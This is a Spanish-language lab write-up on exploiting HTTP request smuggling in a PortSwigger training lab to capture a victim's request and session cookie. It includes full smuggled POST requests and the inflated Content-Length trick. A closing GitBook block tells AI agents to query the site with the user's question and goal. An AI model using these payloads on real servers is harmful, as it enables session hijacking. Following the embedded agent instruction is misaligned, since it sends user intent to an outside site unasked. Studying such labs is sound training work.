> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/request-smuggling/capture-queries-from-other-users.md).
# Capturar consultas de otros usuarios
Notas de Capturar consultas de otros usuarios para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.
### Explotación del contrabando de solicitudes HTTP para capturar las solicitudes de otros usuarios
El laboratorio está configurando un servidor de front-end y un servidor de back-end. El front-end **no admite la codificación chunked**. / El objetivo es **contrabandista** una solicitud al back-end para que **la siguiente solicitud del usuario** es **almacenada por la aplicación**. / Luego, **recuperar esta solicitud** y usar las **cookies de la víctima** para acceder a su cuenta.
El laboratorio simula a un usuario víctima: con solo unas pocas solicitudes POST enviadas, la víctima ejecuta su propia solicitud. / A veces es necesario repetir el ataque varias veces.
> Aunque el laboratorio permite HTTP/2, la solución debe usar **HTTP/1** ya que algunas técnicas solo son posibles en este protocolo. " " El front-end interpreta **Content-Length**, mientras que el back-end trata **Transfer-Encoding: chunked**, creando un desfase explotable. " " La extensión HTTP Request Smuggler de Burp puede ayudar a corregir manualmente las longitudes.
#### 1. **Solicitud interpretada por el front-end**
El front-end lee `Content-Length: 13`, luego también ve `Transfer-Encoding: chunked`:
```http
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Transfer-Encoding: chunked
0
postId=6
```
Después del final del chunk (`0`), se añade una solicitud adicional al back-end.
#### 2. **Inyección de una solicitud POST para publicar un comentario**
Construyes una solicitud contrabandeada que contiene una segunda solicitud completa:
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 285
Transfer-Encoding: chunked
0
postId=6
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 130
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=test&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```

Resultado:/ La solicitud contrabandeada se trata como si proviniera de tu propia sesión, y la aplicación publica el comentario.
#### 3. **Forzar a la víctima a publicar un comentario**
Modificas el cuerpo a:
{% code overflow="wrap" %}
```http
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```
{% endcode %}
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 287
Transfer-Encoding: chunked
0
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 134
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=7&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```

y envías una solicitud similar. / Al recargar, la aplicación muestra **Gracias por tu comentario**, lo que indica que la víctima publicó este comentario.
#### 4. **Preparar la captura del movimiento de la víctima**
Para capturar toda la solicitud del usuario víctima, aumentas en gran medida el `Content-Length` para que el back-end consuma la siguiente solicitud como contenido:
```http
Content-Length: 1000
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=4&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com&comment=HACKED
```

La siguiente solicitud enviada por la víctima es entonces absorbida por el cuerpo esperado... / y se convierte en **consultable en el almacenamiento de la aplicación**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/request-smuggling/capture-queries-from-other-users.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.